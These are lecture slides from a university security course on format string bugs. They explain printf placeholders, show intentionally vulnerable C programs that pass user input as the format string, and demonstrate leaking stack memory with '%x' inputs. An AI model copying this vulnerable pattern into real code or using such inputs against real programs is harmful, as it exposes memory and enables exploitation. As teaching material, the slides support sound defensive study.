7. Format String Bugs

Computer Security Courses @ POLIMI

Format String

Solution to the problem of having an output **string** including **variables formatted** according to the programmer

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d AAA\n", i, i);
}

$ ./fs
a 10 AAA
```

Format String and Placeholders

Specify how data is formatted into a string.

Available in practically any programming language's printing functions (e.g., **`printf`**).

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d AAA\n", i, i);
}

$ ./fs
a 10 AAA
```

Tells the function how many parameters to expect after the format string (in this case, 2).

These are just not characters that I want to put on stream but are instructions that let me put parameters on stream

Variable Placeholders

Placeholders identify the formatting type:

`%d` or **`%i`**	decimal
`%u`	unsigned decimal
`%o`	unsigned octal
`%X` or **`%x`**	unsigned hex
`%c`	char
`%s`	string (char*), prints chars until **`\0`**

These placeholder tells what type of parameters it is expected to find on the stack

Examples of Format Print Functions

`printf`

`fprintf` **`vfprintf`**

prints into a string

`sprintf` **`vsprintf`**

`snprintf` **`vsnprintf`**

All these use the same "backend function"

By the end of these slides we will learn that the problem is conceptually deeper and not limited exclusively to *printing* functions.

Vulnerable Example vuln.c

```
#include <stdio.h>

int main (int argc, char* argv[]) {
    printf(argv[1]);
    return 0;
}

$ gcc -o vuln vuln.c
$ ./vuln "ciao"
ciao
```

Actually you are not telling printf "please print the string", but is "take wathever is in argv[1] as a format and print parameters (which now there aren't) with that format

Vulnerable Example vuln.c

```
#include <stdio.h>

int main (int argc, char* argv[]) {
    printf(argv[1]);
    return 0;
}

$ gcc -o vuln vuln.c
$ ./vuln “hello”
hello

$ ./vuln "%x %x"
b7ff0590 804849b
```

--> hello printf, there 2 are parameters on the stack, please print them as hexadecimal. But since there are not parameters, it will print on the screen what's on the stack

#Whoops! What's going on? :-)

Real-world Vulnerable Program vuln3.c

```
#include <stdio.h>                        //vuln3.c

void test(char *arg) {                    /* wrap into a function so that */
     char buf[256];                       /* we have a "clean" stack frame*/
     snprintf(buf, 250, arg);
     printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
     test(argv[1]);
     return 0;
}

$ ./vuln3 "%x %x %x"                 # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130   # depending on machine, compiler, etc.
```

this is the base pointer

wu-ftpd 2.6.0: http://ftp.ist.utl.pt/pub/ftp/ftp/servers/wuarchive-ftpd/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz

Real-world Vulnerable Program vuln3.c

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#include <stdio.h>                         //vuln3.c

void test(char *arg) {                     /* wrap into a function so that */
     char buf[256];                        /* we have a "clean" stack frame*/
     snprintf(buf, 250, arg);
     printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
     test(argv[1]);
     return 0;
}

$ ./vuln3 "%x %x %x"                   # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130     # depending on machine, compiler, etc.
```

wu-ftpd 2.6.0: http://ftp.ist.utl.pt/pub/ftp/ftp/servers/wuarchive-ftpd/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz


What Happened? (non vulnerable)

```
snprintf(buf, 250, "%i %i %i", a, b, c);
```


What Happened? (non vulnerable)

Remember the stacks grows toward low addresses. When snprintf gets called all the parameters are stored in the stack "backwards"


```
snprintf(buf, 250, "%i %i %i", a, b, c);
```



What Happened? (non vulnerable)



What Happened? (non vulnerable)




When the format string is parsed, **`snprintf()`** expects three parameters from the caller (to replace the three **`%i`**).

According to the calling convention, these are expected to be pushed on the stack by the caller.

Thus, the **`snprintf()`** expects them to be on the stack, before the preceding arguments.


What Happened?



What Happened?

If no arguments are passed,
the snprintf will print the content of the next 3 addresses anyway

```
snprintf(buf, 250, "%x %x %x");
```




When the format string is parsed, **`snprintf()`** expects three more parameters from the caller (to replace the three **`%x`**).

According to the calling convention, these are expected to be pushed on the stack by the caller.
Thus, the **`snprintf()`** expects them to be on the stack, before the preceding arguments.

So, we can <u>read</u> *what is already on the stack*!

```
snprintf(buf, 250, "AAAA");
```



